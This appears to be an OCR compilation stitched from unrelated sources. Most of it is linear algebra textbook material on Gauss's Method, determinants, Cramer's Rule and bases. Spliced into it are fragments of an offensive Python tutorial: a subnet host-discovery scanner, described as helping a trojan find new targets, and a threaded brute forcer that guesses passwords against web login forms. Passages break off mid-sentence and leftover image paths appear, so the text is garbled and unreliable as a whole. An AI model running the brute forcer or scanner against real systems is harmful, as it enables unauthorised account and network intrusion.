Contents

must equal the number present afterward. Applying that in turn to the elements C, H, N, and O gives this system.

$$\begin{aligned} 7x &= 7z \\ 8x + 1y &= 5z + 2w \\ 1y &= 3z \\ 3y &= 6z + 1w \end{aligned}$$

Both examples come down to solving a system of equations. In each system, the equations involve only the first power of each variable. This chapter shows how to solve any such system of equations.

I.1 Gauss's Method

1.1 Definition A *linear combination* of $x_1, \ldots, x_n$ has the form

$$a_1x_1 + a_2x_2 + a_3x_3 + \cdots + a_nx_n$$

where the numbers $a_1, \ldots, a_n \in \mathbb{R}$ are the combination's *coefficients*. A *linear equation* in the variables $x_1, \ldots, x_n$ has the form $a_1x_1 + a_2x_2 + a_3x_3 + \cdots + a_nx_n = d$ where $d \in \mathbb{R}$ is the *constant*.

An n-tuple $(s_1, s_2, \ldots, s_n) \in \mathbb{R}^n$ is a *solution* of, or *satisfies*, that equation if substituting the numbers $s_1, \ldots, s_n$ for the variables gives a true statement: $a_1s_1 + a_2s_2 + \cdots + a_ns_n = d$. A *system of linear equations*

$$\begin{aligned} a_{1,1}x_1 + a_{1,2}x_2 + \cdots + a_{1,n}x_n &= d_1 \\ a_{2,1}x_1 + a_{2,2}x_2 + \cdots + a_{2,n}x_n &= d_2 \\ &\vdots \\ a_{m,1}x_1 + a_{m,2}x_2 + \cdots + a_{m,n}x_n &= d_m \end{aligned}$$

has the solution $(s_1, s_2, \ldots, s_n)$ if that n-tuple is a solution of all of the equations.

1.2 Example The combination $3x_1 + 2x_2$ of x_1 and x_2 is linear. The combination $3x_1^2 + 2x_2$ is not a linear function of x_1 and x_2, nor is $3x_1 + 2\sin(x_2)$.

We usually take $x_1, \ldots, x_n$ to be unequal to each other because in a sum with repeats we can rearrange to make the elements unique, as with $2x + 3y + 4x = 6x + 3y$. We sometimes include terms with a zero coefficient, as in $x - 2y + 0z$, and at other times omit them, depending on what is convenient.

Strictly speaking, to solve linear systems we don't need the row rescaling operation. We have introduced it here because it is convenient and because we will use it later in this chapter as part of a variation of Gauss's Method, the Gauss-Jordan Method.

All of the systems so far have the same number of equations as unknowns. All of them have a solution and for all of them there is only one solution. We finish this subsection by seeing other things that can happen.

1.12 Example This system has more equations than variables.

$$\begin{aligned} x+3y &= 1 \\ 2x+y &= -3 \\ 2x+2y &= -2 \end{aligned}$$

Gauss's Method helps us understand this system also, since this

$$\begin{array}{c} \\ \xrightarrow[-2\rho_1+\rho_3]{-2\rho_1+\rho_2} \end{array} \begin{aligned} x+3y &= 1 \\ -5y &= -5 \\ -4y &= -4 \end{aligned}$$

shows that one of the equations is redundant. Echelon form

$$\begin{array}{c} \\ \xrightarrow{-(4/5)\rho_2+\rho_3} \end{array} \begin{aligned} x+3y &= 1 \\ -5y &= -5 \\ 0 &= 0 \end{aligned}$$

gives that $y = 1$ and $x = -2$. The '$0 = 0$' reflects the redundancy.

Gauss's Method is also useful on systems with more variables than equations. The next subsection has many examples.

Another way that linear systems can differ from the examples shown above is that some linear systems do not have a unique solution. This can happen in two ways. The first is that a system can fail to have any solution at all.

1.13 Example Contrast the system in the last example with this one.

$$\begin{aligned} x+3y &= 1 \\ 2x+y &= -3 \\ 2x+2y &= 0 \end{aligned} \quad \begin{array}{c} \xrightarrow[-2\rho_1+\rho_3]{-2\rho_1+\rho_2} \end{array} \quad \begin{aligned} x+3y &= 1 \\ -5y &= -5 \\ -4y &= -2 \end{aligned}$$

Here the system is inconsistent: no pair of numbers (s_1, s_2) satisfies all three equations simultaneously. Echelon form makes the inconsistency obvious.

$$\begin{array}{c} \\ \xrightarrow{-(4/5)\rho_2+\rho_3} \end{array} \begin{aligned} x+3y &= 1 \\ -5y &= -5 \\ 0 &= 2 \end{aligned}$$

The solution set is empty.

`m(p_row, p_row)` entry is zero. Analysis of a finished version that includes all of the tests and subcases is messier but would gives us roughly the same speed results.)

```
import random

def random_matrix(num_rows, num_cols):
    m = []
    for col in range(num_cols):
        new_row = []
        for row in range(num_rows):
            new_row.append(random.uniform(0,100))
        m.append(new_row)
    return m

def gauss_method(m):
    """Perform Gauss's Method on m.  This code is for illustration only
    and should not be used in practice.
      m  list of lists of numbers; each included list is a row
    """
    num_rows, num_cols = len(m), len(m[0])
    for p_row in range(num_rows):
        for row in range(p_row+1, num_rows):
            factor = -m[row][p_row] / float(m[p_row][p_row])
            new_row = []
            for col_num in range(num_cols):
                p_entry, entry = m[p_row][col_num], m[row][col_num]
                new_row.append(entry+factor*p_entry)
            m[row] = new_row
    return m

response = raw_input('number of rows? ')
num_rows = int(response)
m = random_matrix(num_rows, num_rows)
for row in m:
    print row
M = gauss_method(m)
print "-----"
for row in M:
    print row
```

Besides a routine to do Gauss's Method, this program also has a routine to generate a matrix filled with random numbers (the numbers are between 0 and 100, to make them readable below). This program prompts a user for the number of rows, generates a random square matrix of that size, and does row reduction on it.

```
$ python gauss_method.py
number of rows? 4
[69.48033741746909, 32.393754742132586, 91.35245787350696, 87.04557918402462]
[98.64189032145111, 28.58228108715638, 72.32273998878178, 26.310252241189257]
[85.22896214660841, 39.93894635139987, 4.061683241757219, 70.5925099861901]
[24.06322759315518, 26.699175587284373, 37.398583921673314, 87.42617087562161]
-----
[69.48033741746909, 32.393754742132586, 91.35245787350696, 87.04557918402462]
[0.0, -17.40743803545155, -57.37120602662462, -97.2691774792963]
[0.0, 0.0, -108.66513774392809, -37.31586824349682]
[0.0, 0.0, 0.0, -13.678536859817994]
```

Inside of the `gauss_method` routine, for each row `prow`, the routine performs $\texttt{factor} \cdot \rho_{\texttt{prow}} + \rho_{\texttt{row}}$ on the rows below. For each of these rows below, this

Consequently in this chapter we shall use complex numbers for our scalars, including entries in vectors and matrices. That is, we shift from studying vector spaces over the real numbers to vector spaces over the complex numbers. Any real number is a complex number and in this chapter most of the examples use only real numbers but nonetheless, the critical theorems require that the scalars be complex. So this first section is a review of complex numbers.

In this book our approach is to shift to this more general context of taking scalars to be complex for the pragmatic reason that we must do so in order to move forward. However, the idea of doing vector spaces by taking scalars from a structure other than the real numbers is an interesting and useful one. Delightful presentations that take this approach from the start are in [Halmos] and [Hoffman & Kunze].

I.1 Polynomial Factoring and Complex Numbers

This subsection is a review only. For a full development, including proofs, see [Ebbinghaus].

Consider a polynomial $p(x) = c_n x^n + \cdots + c_1 x + c_0$ with leading coefficient $c_n \neq 0$. The degree of the polynomial is n. If $n = 0$ then p is a constant polynomial $p(x) = c_0$. Constant polynomials that are not the zero polynomial, $c_0 \neq 0$, have degree zero. We define the zero polynomial to have degree $-\infty$.

1.1 Remark Defining the degree of the zero polynomial to be $-\infty$ allows the equation $\text{degree}(fg) = \text{degree}(f) + \text{degree}(g)$ to hold for all polynomials.

Just as integers have a division operation — e.g., '4 goes 5 times into 21 with remainder 1' — so do polynomials.

1.2 Theorem (Division Theorem for Polynomials) Let $p(x)$ be a polynomial. If $d(x)$ is a non-zero polynomial then there are *quotient* and *remainder* polynomials $q(x)$ and $r(x)$ such that

$$p(x) = d(x) \cdot q(x) + r(x)$$

where the degree of $r(x)$ is strictly less than the degree of $d(x)$.

The point of the integer statement '4 goes 5 times into 21 with remainder 1' is that the remainder is less than 4 — while 4 goes 5 times, it does not go 6 times. Similarly, the final clause of the polynomial division statement is crucial.

1.3 Example If $p(x) = 2x^3 - 3x^2 + 4x$ and $d(x) = x^2 + 1$ then $q(x) = 2x - 3$ and


Topic

Cramer's Rule

A linear system is equivalent to a linear relationship among vectors.


$$\begin{aligned} x_1 + 2x_2 &= 6 \\ 3x_1 + \ x_2 &= 8 \end{aligned} \quad \Longleftrightarrow \quad x_1 \cdot \begin{pmatrix} 1 \\ 3 \end{pmatrix} + x_2 \cdot \begin{pmatrix} 2 \\ 1 \end{pmatrix} = \begin{pmatrix} 6 \\ 8 \end{pmatrix}$$

In the picture below the small parallelogram is formed from sides that are the vectors $\binom{1}{3}$ and $\binom{2}{1}$. It is nested inside a parallelogram with sides $x_1\binom{1}{3}$ and $x_2\binom{2}{1}$. By the vector equation, the far corner of the larger parallelogram is $\binom{6}{8}$.



This drawing restates the algebraic question of finding the solution of a linear system into geometric terms: by what factors x_1 and x_2 must we dilate the sides of the starting parallelogram so that it will fill the other one?

We can use this picture, and our geometric understanding of determinants, to get a new formula for solving linear systems. Compare the sizes of these shaded boxes.



1.5 Theorem (Laplace Expansion of Determinants) Where T is an $n \times n$ matrix, we can find the determinant by expanding by cofactors on any row i or column j.

$$\begin{aligned}|T| &= t_{i,1} \cdot T_{i,1} + t_{i,2} \cdot T_{i,2} + \cdots + t_{i,n} \cdot T_{i,n} \\ &= t_{1,j} \cdot T_{1,j} + t_{2,j} \cdot T_{2,j} + \cdots + t_{n,j} \cdot T_{n,j}\end{aligned}$$

PROOF Exercise 27. QED

1.6 Example We can compute the determinant

$$|T| = \begin{vmatrix} 1 & 2 & 3 \\ 4 & 5 & 6 \\ 7 & 8 & 9 \end{vmatrix}$$

by expanding along the first row, as in Example 1.1.

$$|T| = 1 \cdot (+1) \begin{vmatrix} 5 & 6 \\ 8 & 9 \end{vmatrix} + 2 \cdot (-1) \begin{vmatrix} 4 & 6 \\ 7 & 9 \end{vmatrix} + 3 \cdot (+1) \begin{vmatrix} 4 & 5 \\ 7 & 8 \end{vmatrix} = -3 + 12 - 9 = 0$$

Or, we could expand down the second column.

$$|T| = 2 \cdot (-1) \begin{vmatrix} 4 & 6 \\ 7 & 9 \end{vmatrix} + 5 \cdot (+1) \begin{vmatrix} 1 & 3 \\ 7 & 9 \end{vmatrix} + 8 \cdot (-1) \begin{vmatrix} 1 & 3 \\ 4 & 6 \end{vmatrix} = 12 - 60 + 48 = 0$$

1.7 Example A row or column with many zeroes suggests a Laplace expansion.

$$\begin{vmatrix} 1 & 5 & 0 \\ 2 & 1 & 1 \\ 3 & -1 & 0 \end{vmatrix} = 0 \cdot (+1) \begin{vmatrix} 2 & 1 \\ 3 & -1 \end{vmatrix} + 1 \cdot (-1) \begin{vmatrix} 1 & 5 \\ 3 & -1 \end{vmatrix} + 0 \cdot (+1) \begin{vmatrix} 1 & 5 \\ 2 & 1 \end{vmatrix} = 16$$

We finish by applying Laplace's expansion to derive a new formula for the inverse of a matrix. With Theorem 1.5, we can calculate the determinant of a matrix by taking linear combinations of entries from a row with their associated cofactors.

$$t_{i,1} \cdot T_{i,1} + t_{i,2} \cdot T_{i,2} + \cdots + t_{i,n} \cdot T_{i,n} = |T| \qquad (*)$$

Recall that a matrix with two identical rows has a zero determinant. Thus, weighting the cofactors by entries from row k with $k \neq i$ gives zero

$$t_{i,1} \cdot T_{k,1} + t_{i,2} \cdot T_{k,2} + \cdots + t_{i,n} \cdot T_{k,n} = 0 \qquad (**)$$

because it represents the expansion along the row k of a matrix with row i equal to row k. This summarizes $(*)$ and $(**)$.

$$\begin{pmatrix} t_{1,1} & t_{1,2} & \dots & t_{1,n} \\ t_{2,1} & t_{2,2} & \dots & t_{2,n} \\ & \vdots & & \\ t_{n,1} & t_{n,2} & \dots & t_{n,n} \end{pmatrix} \begin{pmatrix} T_{1,1} & T_{2,1} & \dots & T_{n,1} \\ T_{1,2} & T_{2,2} & \dots & T_{n,2} \\ & \vdots & & \\ T_{1,n} & T_{2,n} & \dots & T_{n,n} \end{pmatrix} = \begin{pmatrix} |T| & 0 & \dots & 0 \\ 0 & |T| & \dots & 0 \\ & \vdots & & \\ 0 & 0 & \dots & |T| \end{pmatrix}$$

```
            buf = raw_buffer[offset:offset + sizeof(ICMP)]

            # create our ICMP structure
❹           icmp_header = ICMP(buf)

            print "ICMP -> Type: %d Code: %d" % (icmp_header.type, icmp_header.¬
            code)
```

This simple piece of code creates an `ICMP` structure ❶ underneath our existing `IP` structure. When the main packet-receiving loop determines that we have received an ICMP packet ❷, we calculate the offset in the raw packet where the ICMP body lives ❸ and then create our buffer ❹ and print out the `type` and `code` fields. The length calculation is based on the IP header `ihl` field, which indicates the number of 32-bit words (4-byte chunks) contained in the IP header. So by multiplying this field by 4, we know the size of the IP header and thus when the next network layer—ICMP in this case—begins.

If we quickly run this code with our typical ping test, our output should now be slightly different, as shown below:

```
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
ICMP -> Type: 0 Code: 0
```

This indicates that the ping (ICMP Echo) responses are being correctly received and decoded. We are now ready to implement the last bit of logic to send out the UDP datagrams, and to interpret their results.

Now let's add the use of the `netaddr` module so that we can cover an entire subnet with our host discovery scan. Save your *sniffer_with_icmp.py* script as *scanner.py* and add the following code:

```
import threading
import time
from netaddr import IPNetwork,IPAddress
--snip--

# host to listen on
host   = "192.168.0.187"

# subnet to target
subnet = "192.168.0.0/24"

# magic string we'll check ICMP responses for
❶ magic_message = "PYTHONRULES!"

# this sprays out the UDP datagrams
❷ def udp_sender(subnet,magic_message):
    time.sleep(5)
    sender = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    for ip in IPNetwork(subnet):
```

THE NETADDR MODULE

Our scanner is going to use a third-party library called `netaddr`, which will allow us to feed in a subnet mask such as 192.168.0.0/24 and have our scanner handle it appropriately. Download the library from here: *http://code.google.com/p/netaddr/downloads/list*

Or, if you installed the Python setup tools package in Chapter 1, you can simply execute the following from a command prompt:

```
easy_install netaddr
```

The `netaddr` module makes it very easy to work with subnets and addressing. For example, you can run simple tests like the following using the `IPNetwork` object:

```
ip_address = "192.168.112.3"

if ip_address in IPNetwork("192.168.112.0/24"):
    print True
```

Or you can create simple iterators if you want to send packets to an entire network:

```
for ip in IPNetwork("192.168.112.1/24"):
    s = socket.socket()
    s.connect((ip, 25))
    # send mail packets
```

This will greatly simplify your programming life when dealing with entire networks at a time, and it is ideally suited for our host discovery tool. After it's installed, you are ready to proceed.

```
c:\Python27\python.exe scanner.py
Host Up: 192.168.0.1
Host Up: 192.168.0.190
Host Up: 192.168.0.192
Host Up: 192.168.0.195
```

For a quick scan like the one I performed, it only took a few seconds to get the results back. By cross-referencing these IP addresses with the DHCP table in my home router, I was able to verify that the results were accurate. You can easily expand what you've learned in this chapter to decode TCP and UDP packets, and build additional tooling around it. This scanner is also useful for the trojan framework we will begin building in Chapter 7. This would allow a deployed trojan to scan the local network looking for additional targets. Now that we have the basics down of how networks work on a high and low level, let's explore a very mature Python library called Scapy.

the username_field and password_field ❷ variables to the appropriate name of the HTML elements. Our success_check variable ❸ is a string that we'll check for after each brute-forcing attempt in order to determine whether we are successful or not. Let's now create the plumbing for our brute forcer; some of the following code will be familiar so I'll only highlight the newest techniques.

```
class Bruter(object):
    def __init__(self, username, words):

        self.username   = username
        self.password_q = words
        self.found      = False

        print "Finished setting up for: %s" % username

    def run_bruteforce(self):

        for i in range(user_thread):
            t = threading.Thread(target=self.web_bruter)
            t.start()

    def web_bruter(self):

        while not self.password_q.empty() and not self.found:
            brute = self.password_q.get().rstrip()
❶           jar = cookielib.FileCookieJar("cookies")
            opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(jar))

            response = opener.open(target_url)

            page = response.read()

            print "Trying: %s : %s (%d left)" % (self.username,brute,self.¬
            password_q.qsize())

            # parse out the hidden fields
❷           parser = BruteParser()
            parser.feed(page)

            post_tags = parser.tag_results

            # add our username and password fields
❸           post_tags[username_field] = self.username
            post_tags[password_field] = brute

❹           login_data = urllib.urlencode(post_tags)
            login_response = opener.open(target_post, login_data)

            login_result = login_response.read()


❺           if success_check in login_result:
                self.found = True
```

Theorem 5.2.6

Let $U \neq \{\mathbf{0}\}$ be a subspace of $\mathbb{R}^n$. Then:

1. *U has a basis and $\dim U \leq n$.*
2. *Any independent set in U can be enlarged (by adding vectors from the standard basis) to a basis of U.*
3. *Any spanning set for U can be cut down (by deleting vectors) to a basis of U.*

Example 5.2.13

Find a basis of $\mathbb{R}^4$ containing $S = \{\mathbf{u}, \mathbf{v}\}$ where $\mathbf{u} = (0, 1, 2, 3)$ and $\mathbf{v} = (2, -1, 0, 1)$.

Solution. By Theorem 5.2.6 we can find such a basis by adding vectors from the standard basis of $\mathbb{R}^4$ to S. If we try $\mathbf{e}_1 = (1, 0, 0, 0)$, we find easily that $\{\mathbf{e}_1, \mathbf{u}, \mathbf{v}\}$ is independent. Now add another vector from the standard basis, say $\mathbf{e}_2$.
Again we find that $B = \{\mathbf{e}_1, \mathbf{e}_2, \mathbf{u}, \mathbf{v}\}$ is independent. Since B has $4 = \dim \mathbb{R}^4$ vectors, then B must span $\mathbb{R}^4$ by Theorem 5.2.7 below (or simply verify it directly). Hence B is a basis of $\mathbb{R}^4$.

Theorem 5.2.6 has a number of useful consequences. Here is the first.

Theorem 5.2.7

Let U be a subspace of $\mathbb{R}^n$ where $\dim U = m$ and let $B = \{\mathbf{x}_1, \mathbf{x}_2, \ldots, \mathbf{x}_m\}$ be a set of m vectors in U. Then B is independent if and only if B spans U.

Proof. Suppose B is independent. If B does not span U then, by Theorem 5.2.6, B can be enlarged to a basis of U containing more than m vectors. This contradicts the invariance theorem because $\dim U = m$, so B spans U. Conversely, if B spans U but is not independent, then B can be cut down to a basis of U containing fewer than m vectors, again a contradiction. So B is independent, as required. □

As we saw in Example 5.2.13, Theorem 5.2.7 is a "labour-saving" result. It asserts that, given a subspace U of dimension m and a set B of exactly m vectors in U, to prove that B is a basis of U it suffices to show either that B spans U or that B is independent. It is not necessary to verify both properties.

Theorem 5.2.8

Let $U \subseteq W$ be subspaces of $\mathbb{R}^n$. Then:

1. *$\dim U \leq \dim W$.*
2. *If $\dim U = \dim W$, then $U = W$.*

e. $\{(2, 1, -1, 3), (1, 1, 0, 2), (0, 1, 0, -3), (-1, 2, 3, 1)\}$ in $\mathbb{R}^4$

f. $\{(1, 0, -2, 5), (4, 4, -3, 2), (0, 1, 0, -3), (1, 3, 3, -10)\}$ in $\mathbb{R}^4$

Exercise 5.2.7 In each case show that the statement is true or give an example showing that it is false.

a. If $\{\mathbf{x}, \mathbf{y}\}$ is independent, then $\{\mathbf{x}, \mathbf{y}, \mathbf{x}+\mathbf{y}\}$ is independent.

b. If $\{\mathbf{x}, \mathbf{y}, \mathbf{z}\}$ is independent, then $\{\mathbf{y}, \mathbf{z}\}$ is independent.

c. If $\{\mathbf{y}, \mathbf{z}\}$ is dependent, then $\{\mathbf{x}, \mathbf{y}, \mathbf{z}\}$ is dependent for any $\mathbf{x}$.

d. If all of $\mathbf{x}_1, \mathbf{x}_2, \ldots, \mathbf{x}_k$ are nonzero, then $\{\mathbf{x}_1, \mathbf{x}_2, \ldots, \mathbf{x}_k\}$ is independent.

e. If one of $\mathbf{x}_1, \mathbf{x}_2, \ldots, \mathbf{x}_k$ is zero, then $\{\mathbf{x}_1, \mathbf{x}_2, \ldots, \mathbf{x}_k\}$ is dependent.

f. If $a\mathbf{x}+b\mathbf{y}+c\mathbf{z}=\mathbf{0}$, then $\{\mathbf{x}, \mathbf{y}, \mathbf{z}\}$ is independent.

g. If $\{\mathbf{x}, \mathbf{y}, \mathbf{z}\}$ is independent, then $a\mathbf{x}+b\mathbf{y}+c\mathbf{z}=\mathbf{0}$ for some a, b, and c in $\mathbb{R}$.

h. If $\{\mathbf{x}_1, \mathbf{x}_2, \ldots, \mathbf{x}_k\}$ is dependent, then $t_1\mathbf{x}_1+t_2\mathbf{x}_2+\cdots+t_k\mathbf{x}_k=\mathbf{0}$ for some numbers t_i in $\mathbb{R}$ not all zero.

i. If $\{\mathbf{x}_1, \mathbf{x}_2, \ldots, \mathbf{x}_k\}$ is independent, then $t_1\mathbf{x}_1+t_2\mathbf{x}_2+\cdots+t_k\mathbf{x}_k=\mathbf{0}$ for some t_i in $\mathbb{R}$.

j. Every non-empty subset of a linearly independent set is again linearly independent.

k. Every set containing a spanning set is again a spanning set.

Exercise 5.2.8 If A is an $n \times n$ matrix, show that $\det A = 0$ if and only if some column of A is a linear combination of the other columns.

Exercise 5.2.9 Let $\{\mathbf{x}, \mathbf{y}, \mathbf{z}\}$ be a linearly independent set in $\mathbb{R}^4$. Show that $\{\mathbf{x}, \mathbf{y}, \mathbf{z}, \mathbf{e}_k\}$ is a basis of $\mathbb{R}^4$ for some $\mathbf{e}_k$ in the standard basis $\{\mathbf{e}_1, \mathbf{e}_2, \mathbf{e}_3, \mathbf{e}_4\}$.

Exercise 5.2.10 If $\{\mathbf{x}_1, \mathbf{x}_2, \mathbf{x}_3, \mathbf{x}_4, \mathbf{x}_5, \mathbf{x}_6\}$ is an independent set of vectors, show that the subset $\{\mathbf{x}_2, \mathbf{x}_3, \mathbf{x}_5\}$ is also independent.

Exercise 5.2.11 Let A be any $m \times n$ matrix, and let $\mathbf{b}_1, \mathbf{b}_2, \mathbf{b}_3, \ldots, \mathbf{b}_k$ be columns in $\mathbb{R}^m$ such that the system $A\mathbf{x} = \mathbf{b}_i$ has a solution $\mathbf{x}_i$ for each i. If $\{\mathbf{b}_1, \mathbf{b}_2, \mathbf{b}_3, \ldots, \mathbf{b}_k\}$ is independent in $\mathbb{R}^m$, show that $\{\mathbf{x}_1, \mathbf{x}_2, \mathbf{x}_3, \ldots, \mathbf{x}_k\}$ is independent in $\mathbb{R}^n$.

Exercise 5.2.12 If $\{\mathbf{x}_1, \mathbf{x}_2, \mathbf{x}_3, \ldots, \mathbf{x}_k\}$ is independent, show $\{\mathbf{x}_1, \mathbf{x}_1+\mathbf{x}_2, \mathbf{x}_1+\mathbf{x}_2+\mathbf{x}_3, \ldots, \mathbf{x}_1+\mathbf{x}_2+\cdots+\mathbf{x}_k\}$ is also independent.

Exercise 5.2.13 If $\{\mathbf{y}, \mathbf{x}_1, \mathbf{x}_2, \mathbf{x}_3, \ldots, \mathbf{x}_k\}$ is independent, show that $\{\mathbf{y}+\mathbf{x}_1, \mathbf{y}+\mathbf{x}_2, \mathbf{y}+\mathbf{x}_3, \ldots, \mathbf{y}+\mathbf{x}_k\}$ is also independent.

Exercise 5.2.14 If $\{\mathbf{x}_1, \mathbf{x}_2, \ldots, \mathbf{x}_k\}$ is independent in $\mathbb{R}^n$, and if $\mathbf{y}$ is not in $\operatorname{span}\{\mathbf{x}_1, \mathbf{x}_2, \ldots, \mathbf{x}_k\}$, show that $\{\mathbf{x}_1, \mathbf{x}_2, \ldots, \mathbf{x}_k, \mathbf{y}\}$ is independent.

Exercise 5.2.15 If A and B are matrices and the columns of AB are independent, show that the columns of B are independent.

Exercise 5.2.16 Suppose that $\{\mathbf{x}, \mathbf{y}\}$ is a basis of $\mathbb{R}^2$, and let $A = \begin{bmatrix} a & b \\ c & d \end{bmatrix}$.

a. If A is invertible, show that $\{a\mathbf{x}+b\mathbf{y}, c\mathbf{x}+d\mathbf{y}\}$ is a basis of $\mathbb{R}^2$.

b. If $\{a\mathbf{x}+b\mathbf{y}, c\mathbf{x}+d\mathbf{y}\}$ is a basis of $\mathbb{R}^2$, show that A is invertible.

Exercise 5.2.17 Let A denote an $m \times n$ matrix.

a. Show that $\operatorname{null} A = \operatorname{null}(UA)$ for every invertible $m \times m$ matrix U.

b. Show that $\dim(\operatorname{null} A) = \dim(\operatorname{null}(AV))$ for every invertible $n \times n$ matrix V. [*Hint*: If $\{\mathbf{x}_1, \mathbf{x}_2, \ldots, \mathbf{x}_k\}$ is a basis of $\operatorname{null} A$, show that $\{V^{-1}\mathbf{x}_1, V^{-1}\mathbf{x}_2, \ldots, V^{-1}\mathbf{x}_k\}$ is a basis of $\operatorname{null}(AV)$.]

Exercise 5.2.18 Let A denote an $m \times n$ matrix.

a. Show that $\operatorname{im} A = \operatorname{im}(AV)$ for every invertible $n \times n$ matrix V.

b. Show that $\dim(\operatorname{im} A) = \dim(\operatorname{im}(UA))$ for every invertible $m \times m$ matrix U. [*Hint*: If $\{\mathbf{y}_1, \mathbf{y}_2, \ldots, \mathbf{y}_k\}$ is a basis of $\operatorname{im}(UA)$, show that $\{U^{-1}\mathbf{y}_1, U^{-1}\mathbf{y}_2, \ldots, U^{-1}\mathbf{y}_k\}$ is a basis of $\operatorname{im} A$.]

Exercise 5.2.19 Let U and W denote subspaces of $\mathbb{R}^n$, and assume that $U \subseteq W$. If $\dim U = n-1$, show that either $W = U$ or $W = \mathbb{R}^n$.

Exercise 5.2.20 Let U and W denote subspaces of $\mathbb{R}^n$, and assume that $U \subseteq W$. If $\dim W = 1$, show that either $U = \{\mathbf{0}\}$ or $U = W$.

Let us prove the case when $j = 2$.

Let B be the matrix obtained from A by interchanging its 1st and 2nd rows. Then by Theorem 3.33 we have

$$\det A = -\det B.$$

Now we have

$$\det B = \sum_{i=1}^{n} b_{1,i}\text{cof}(B)_{1,i}.$$

Since B is obtained by interchanging the 1st and 2nd rows of A we have that $b_{1,i} = a_{2,i}$ for all i and one can see that $minor(B)_{1,i} = minor(A)_{2,i}$.

Further,

$$\text{cof}(B)_{1,i} = (-1)^{1+i} minor B_{1,i} = -(-1)^{2+i} minor(A)_{2,i} = -\text{cof}(A)_{2,i}$$

hence $\det B = -\sum_{i=1}^{n} a_{2,i}\text{cof}(A)_{2,i}$, and therefore $\det A = -\det B = \sum_{i=1}^{n} a_{2,i}\text{cof}(A)_{2,i}$ as desired.

The case when $j > 2$ is very similar; we still have $minor(B)_{1,i} = minor(A)_{j,i}$ but checking that $\det B = -\sum_{i=1}^{n} a_{j,i}\text{cof}(A)_{j,i}$ is slightly more involved.

Now the cofactor expansion along column j of A is equal to the cofactor expansion along row j of A^T, which is by the above result just proved equal to the cofactor expansion along row 1 of A^T, which is equal to the cofactor expansion along column 1 of A. Thus the cofactor cofactor along any column yields the same result.

Finally, since $\det A = \det A^T$ by Theorem 3.35, we conclude that the cofactor expansion along row 1 of A is equal to the cofactor expansion along row 1 of A^T, which is equal to the cofactor expansion along column 1 of A. Thus the proof is complete. ♠

3.1.5. Finding Determinants using Row Operations

Theorems 3.16, 3.18 and 3.21 illustrate how row operations affect the determinant of a matrix. In this section, we look at two examples where row operations are used to find the determinant of a large matrix. Recall that when working with large matrices, Laplace Expansion is effective but timely, as there are many steps involved. This section provides useful tools for an alternative method. By first applying row operations, we can obtain a simpler matrix to which we apply Laplace Expansion.

While working through questions such as these, it is useful to record your row operations as you go along. Keep this in mind as you read through the next example.

Example 3.37: Finding a Determinant

Find the determinant of the matrix

$$A = \begin{bmatrix} 1 & 2 & 3 & 4 \\ 5 & 1 & 2 & 3 \\ 4 & 5 & 4 & 3 \\ 2 & 2 & -4 & 5 \end{bmatrix}$$

Solution. We will use the properties of determinants outlined above to find $\det(A)$. First, add -5 times the first row to the second row. Then add -4 times the first row to the third row, and -2 times the first

Exercise 3.1.25 *Find the determinant using row operations to first simplify.*

$$\begin{vmatrix} 1 & 4 & 1 & 2 \\ 3 & 2 & -2 & 3 \\ -1 & 0 & 3 & 3 \\ 2 & 1 & 2 & -2 \end{vmatrix}$$

3.2 Applications of the Determinant

Outcomes

A. *Use determinants to determine whether a matrix has an inverse, and evaluate the inverse using cofactors.*

B. *Apply Cramer's Rule to solve a 2×2 or a 3×3 linear system.*

C. *Given data points, find an appropriate interpolating polynomial and use it to estimate points.*

3.2.1. A Formula for the Inverse

The determinant of a matrix also provides a way to find the inverse of a matrix. Recall the definition of the inverse of a matrix in Definition 2.33. We say that A^{-1}, an $n \times n$ matrix, is the inverse of A, also $n \times n$, if $AA^{-1} = I$ and $A^{-1}A = I$.

We now define a new matrix called the **cofactor matrix** of A. The cofactor matrix of A is the matrix whose ij^{th} entry is the ij^{th} cofactor of A. The formal definition is as follows.

Definition 3.39: The Cofactor Matrix

*Let $A = [a_{ij}]$ be an $n \times n$ matrix. Then the **cofactor matrix of** A, denoted $cof(A)$, is defined by $cof(A) = \left[cof(A)_{ij}\right]$ where $cof(A)_{ij}$ is the ij^{th} cofactor of A.*

Note that $\text{cof}(A)_{ij}$ denotes the ij^{th} entry of the cofactor matrix.

We will use the cofactor matrix to create a formula for the inverse of A. First, we define the **adjugate** of A to be the transpose of the cofactor matrix. We can also call this matrix the **classical adjoint** of A, and we denote it by $\text{adj}(A)$.

In the specific case where A is a 2×2 matrix given by

$$A = \begin{bmatrix} a & b \\ c & d \end{bmatrix}$$




Fig. 4.2 Examples 4.3 and 4.4: steady state solution and transient

